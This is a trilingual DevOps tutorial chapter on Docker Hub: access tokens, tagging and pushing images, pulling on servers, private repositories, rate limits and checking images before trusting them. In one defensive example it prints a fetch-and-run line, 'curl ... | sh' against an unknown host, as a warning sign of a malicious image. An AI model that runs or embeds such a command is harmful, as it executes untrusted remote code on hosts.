48.3 Push and pull with Docker Hub
Chala mitrano! How do we take our image to another server? Push it to Docker Hub and pull it from there. Today: account, token, repository, push, pull, private repo and pull limits, in order.
चला मित्रांनो! आपण बनवलेली image दुसऱ्या server वर कशी न्यायची? Docker Hub वर push करून आणि तिथून pull करून. आज account, token, repository, push, pull, private repo आणि pull limits क्रमाने बघू.
चलो दोस्तों! अपनी बनाई image दूसरे server पर कैसे ले जाएँ? Docker Hub पर push करके और वहाँ से pull करके. आज account, token, repository, push, pull, private repo और pull limits क्रम से देखेंगे.
1. Start from Google Drive for images
When you want a file on your phone and your laptop, you put it in Google Drive. Upload once, download anywhere.
Docker Hub is that drive for images. You push an image from your laptop or Jenkins, and every server pulls it. It is run by Docker Inc and is the default registry for the docker command.
Official images like nginx and postgres live there. Your own images live under your account name.
2. Account and login
Step 1: Create an account and an access token
Why: Using your real password in scripts is risky; anyone who sees it owns your account.
What: An access token is a long random key made in Docker Hub under Account settings, then Personal access tokens. You can give it read-only or read-write rights and delete it any time.
Example 1: Save the token in a variable for this session
Type this:
read -s DOCKERHUB_TOKEN
export DOCKERHUB_TOKEN
You will see:
(you type the token; nothing is shown)
What it means: read -s hides what you type, so it never appears on screen or in history.
Example 2: Log in with it
Type this:
printf '%s' "$DOCKERHUB_TOKEN" | docker login -u ravibagale --password-stdin
You will see:
Login Succeeded
What it means: The token goes through input, not the command line.
Example 3: Check who you are
Type this:
docker info --format '{{.RegistryConfig.IndexConfigs}}' >/dev/null; grep -c index.docker.io ~/.docker/config.json
You will see:
1
What it means: Your login is saved for Docker Hub.
Step 2: Create a repository
Why: An image needs a home before others can find it.
What: A repository holds all tags of one image, like ravibagale/shop-api. Docker Hub creates a public one on first push, or you can make it first on the website and choose private.
Example 4: Push creates it
Type this:
docker tag shop-api:1.0 ravibagale/shop-api:1.0
docker push ravibagale/shop-api:1.0
You will see:
The push refers to repository [docker.io/ravibagale/shop-api]
5f70bf18a086: Pushed
1.0: digest: sha256:4b8e... size: 1987
What it means: A new public repository appears on hub.docker.com.
Example 5: Check it exists
Type this:
curl -s https://hub.docker.com/v2/repositories/ravibagale/shop-api/ | jq -r '.name, .is_private'
You will see:
shop-api
false
What it means: Public, so anyone can pull it.
Example 6: List its tags
Type this:
curl -s https://hub.docker.com/v2/repositories/ravibagale/shop-api/tags | jq -r '.results[].name'
You will see:
1.0
What it means: One tag so far.
3. Push
Step 3: Tag before push
Why: Push fails if the name does not start with your account.
What: Docker Hub decides where to store an image from its name. So the name must be account/repository:tag.
Example 7: Push without account
Type this:
docker push shop-api:1.0
You will see:

denied: requested access to the resource is denied
What it means: Docker tried docker.io/library/shop-api, which only Docker can write to.
Example 8: Tag correctly
Type this:
docker tag shop-api:1.0 ravibagale/shop-api:1.0
You will see:
(no output)
What it means: Now the name has your account.
Example 9: Push again
Type this:
docker push ravibagale/shop-api:1.0 | tail -1
You will see:
1.0: digest: sha256:4b8e... size: 1987
What it means: It works.
Step 4: Only changed layers upload
Why: A Myntra build pushing 800 MB every time would block the network.
What: Docker checks each layer. If Docker Hub already has it, it says Layer already exists and skips it.
Example 10: Change only the code
Type this:
printf 'v2\n' >> index.html
docker build -q -t ravibagale/shop-api:1.1 .
You will see:
sha256:6c1d...
What it means: Only the last layer changed.
Example 11: Push 1.1
Type this:
docker push ravibagale/shop-api:1.1
You will see:
5f70bf18a086: Layer already exists
2c9d7a1e3f4b: Layer already exists
8e1a4c2d9b7f: Pushed
1.1: digest: sha256:91ce... size: 1987
What it means: Two layers skipped, one pushed.
Example 12: Base layers are mounted
Type this:
docker push ravibagale/node-api:1.0 | head -2
You will see:
a2abf6c4d29d: Mounted from library/node
...
What it means: Mounted from means Docker Hub linked a layer it already had. Nothing uploaded.
Step 5: Push many tags at once
Why: Release builds get a version tag and a stable tag.
What: docker push --all-tags pushes every local tag of one repository.
Example 13: Add tags
Type this:
docker tag ravibagale/shop-api:1.1 ravibagale/shop-api:stable
docker images ravibagale/shop-api --format '{{.Tag}}'
You will see:
stable
1.1
1.0
What it means: Three tags locally.
Example 14: Push all
Type this:
docker push --all-tags ravibagale/shop-api | grep digest
You will see:
1.0: digest: sha256:4b8e...
1.1: digest: sha256:91ce...
stable: digest: sha256:91ce...
What it means: stable and 1.1 have the same digest.
Example 15: See them on the Hub
Type this:
curl -s https://hub.docker.com/v2/repositories/ravibagale/shop-api/tags | jq -r '.results[].name'
You will see:
stable
1.1
1.0
What it means: All tags are there.
4. Pull
Step 6: Pull on another server
Why: The point of a registry is that any server can get the image.
What: On a server with Docker, docker pull downloads only the layers it does not already have.
Example 16: Pull on a fresh EC2
Type this:
docker pull ravibagale/shop-api:1.1
You will see:
1.1: Pulling from ravibagale/shop-api
a2abf6c4d29d: Pull complete
8e1a4c2d9b7f: Pull complete
Status: Downloaded newer image for ravibagale/shop-api:1.1
What it means: All layers downloaded.
Example 17: Pull 1.0 next
Type this:
docker pull ravibagale/shop-api:1.0
You will see:
a2abf6c4d29d: Already exists
4f3b...: Pull complete
What it means: Shared layers are already there.
Example 18: run pulls by itself
Type this:
docker run -d -p 80:80 ravibagale/shop-api:stable
You will see:
Unable to find image 'ravibagale/shop-api:stable' locally
stable: Pulling from ravibagale/shop-api
...
What it means: If the image is missing, run pulls it first.
Step 7: Always get the newest copy of a moving tag
Why: stable moved, but the server still has the old one.
What: A local copy is not refreshed by itself. docker pull again, or docker run --pull always.
Example 19: Old copy stays
Type this:
docker images ravibagale/shop-api:stable --format '{{.ID}}'
You will see:
6c1d2e3f4a5b
What it means: Still the old image.
Example 20: Pull again
Type this:
docker pull ravibagale/shop-api:stable | tail -2
You will see:
Status: Downloaded newer image for ravibagale/shop-api:stable
What it means: Now updated.
Example 21: Pull on every run
Type this:
docker run --rm --pull always ravibagale/shop-api:stable cat /usr/share/nginx/html/index.html | tail -1
You will see:
v3
What it means: Checks the Hub each time. Slower, but always current.
Step 8: Private repositories
Why: Company code must not be public.
What: On Docker Hub, set a repository to private in its settings. Pulls then need a login with access.
Example 22: Pull a private repo without login
Type this:
docker logout
docker pull ravibagale/payments:1.0
You will see:
Error response from daemon: pull access denied for ravibagale/payments, repository does not exist or may require 'docker login'
What it means: Docker does not even confirm it exists.
Example 23: Log in with a read-only token
Type this:
printf '%s' "$READONLY_TOKEN" | docker login -u ravibagale --password-stdin
docker pull ravibagale/payments:1.0 | tail -1
You will see:
Login Succeeded
docker.io/ravibagale/payments:1.0
What it means: Servers only need read-only tokens.
Example 24: A push with a read-only token
Type this:
docker push ravibagale/payments:1.0
You will see:
denied: requested access to the resource is denied
What it means: Read-only means read-only. Good.
Step 9: Pull rate limits
Why: Large Jenkins farms hit Docker Hub limits and builds fail at random.
What: Docker Hub limits pulls for anonymous and free users per time window. The exact numbers depend on your plan, so check the response headers.
Example 25: See your limit
Type this:
TOKEN=$(curl -s 'https://auth.docker.io/token?service=registry.docker.io&scope=repository:ratelimitpreview/test:pull' | jq -r .token)
curl -s --head -H "Authorization: Bearer $TOKEN" https://registry-1.docker.io/v2/ratelimitpreview/test/manifests/latest | grep -i ratelimit
You will see:
ratelimit-limit: 100;w=21600
ratelimit-remaining: 96;w=21600
What it means: w=21600 means a 6-hour window. The numbers shown are a sample; yours may differ.
Example 26: The error
Type this:
docker pull node:20
You will see:
toomanyrequests: You have reached your pull rate limit.
What it means: Wait, or log in, or use a mirror.
Example 27: Use a mirror
Type this:
printf '{\n  "registry-mirrors": ["https://mirror.gcr.io"]\n}\n' | sudo tee /etc/docker/daemon.json
sudo systemctl restart docker
You will see:
{
  "registry-mirrors": ["https://mirror.gcr.io"]
}
What it means: Google runs a public cache of Docker Hub images. Merge with your existing daemon.json.
Step 10: Search Docker Hub and pick trusted images
Why: Anyone can push an image named redis-fast. Some of these have hidden crypto miners.
What: docker search lists repositories on Docker Hub. Prefer Docker Official Images (the OFFICIAL column shows OK) and Verified Publisher images, and check stars and pull counts.
Example 28: Search
Type this:
docker search redis --limit 4
You will see:
NAME              DESCRIPTION                       STARS   OFFICIAL
redis             Redis is the world's fastest ...  13000   [OK]
bitnami/redis     Bitnami container image for ...   300
redis/redis-stack Redis Stack ...                   90
What it means: The first line is the official image. Star counts here are rounded samples.
Example 29: Only official images
Type this:
docker search --filter is-official=true postgres
You will see:
NAME       DESCRIPTION                     STARS   OFFICIAL
postgres   The PostgreSQL object-relational ...  14000   [OK]
What it means: Filters cut the noise.
Example 30: Check before you run
Type this:
docker pull someone/redis-fast:latest
docker history --no-trunc someone/redis-fast:latest | grep -i -E 'curl|wget' | head -2
You will see:
RUN /bin/sh -c curl -s http://unknown-host/x.sh | sh
What it means: An image that downloads and runs a script from an unknown host is a red flag. Delete it with docker rmi.
Step 11: Delete tags and repositories
Why: Old test tags clutter the repository.
What: Delete tags and repositories from the Docker Hub website under the repository's Tags and Settings pages. Locally, docker rmi only removes your copy.
Example 31: Remove locally
Type this:
docker rmi ravibagale/shop-api:1.0
You will see:
Untagged: ravibagale/shop-api:1.0
What it means: Gone from your machine, still on the Hub.
Example 32: Still on the Hub
Type this:
curl -s https://hub.docker.com/v2/repositories/ravibagale/shop-api/tags | jq -r '.results[].name' | grep -c 1.0
You will see:
1
What it means: Removal on the Hub is done on the website.
Example 33: Log out on shared machines
Type this:
docker logout
You will see:
Removing login credentials for https://index.docker.io/v1/
What it means: Always on training laptops.
Ravindra Bagale's Tip
Do not use your password for Docker Hub; use an access token. Give servers a read-only token and Jenkins a read-write one.
Docker Hub साठी password नको, access token वापरा. Servers ना read-only token द्या, आणि Jenkins ला read-write.
Docker Hub के लिए password नहीं, access token इस्तेमाल कीजिए. Servers को read-only token दीजिए, और Jenkins को read-write.
Check yourself
Q1. Why does docker push shop-api:1.0 fail?
The name lacks your account, so Docker tries the official library.
Q2. What does Layer already exists mean?
The Hub already has that layer, so it is skipped.
Q3. Does a server refresh a moving tag by itself?
No. Pull again or use --pull always.
Q4. What token should a production server use?
A read-only access token.
Q5. What happens when you hit the pull rate limit?
toomanyrequests error; log in, wait or use a mirror.

Friends, a tag is an address, push is upload, pull is download. Use tokens, keep repos private and remember the rate limit. Did you understand? Let us try it once more. If not, look at Picture 1 again.
मित्रांनो, tag म्हणजे पत्ता, push म्हणजे upload, pull म्हणजे download. Token वापरा, private repo ठेवा, आणि rate limit लक्षात ठेवा. समजलं का? चला, पुन्हा एकदा करून पाहू. नसेल तर Picture 1 परत बघा.
दोस्तों, tag मतलब पता, push मतलब upload, pull मतलब download. Token इस्तेमाल कीजिए, repo private रखिए, और rate limit याद रखिए. समझ आया? चलिए, एक बार फिर करके देखते हैं। नहीं तो Picture 1 फिर देखिए.
Lab: try at home
- Create a Docker Hub access token and log in with --password-stdin.
- Tag and push shop-api:1.0, then change one file and push 1.1.
- Pull both on a second machine and count Already exists lines.
- Make a private repository and test pull with and without login.
- Check your rate limit headers.
Recap
- Docker Hub is the default registry.
- Name images account/repository:tag before push.
- Only changed layers upload or download.
- Use tokens; read-only for servers.
- Watch pull limits; use login or a mirror.
 Revision card
 Interview card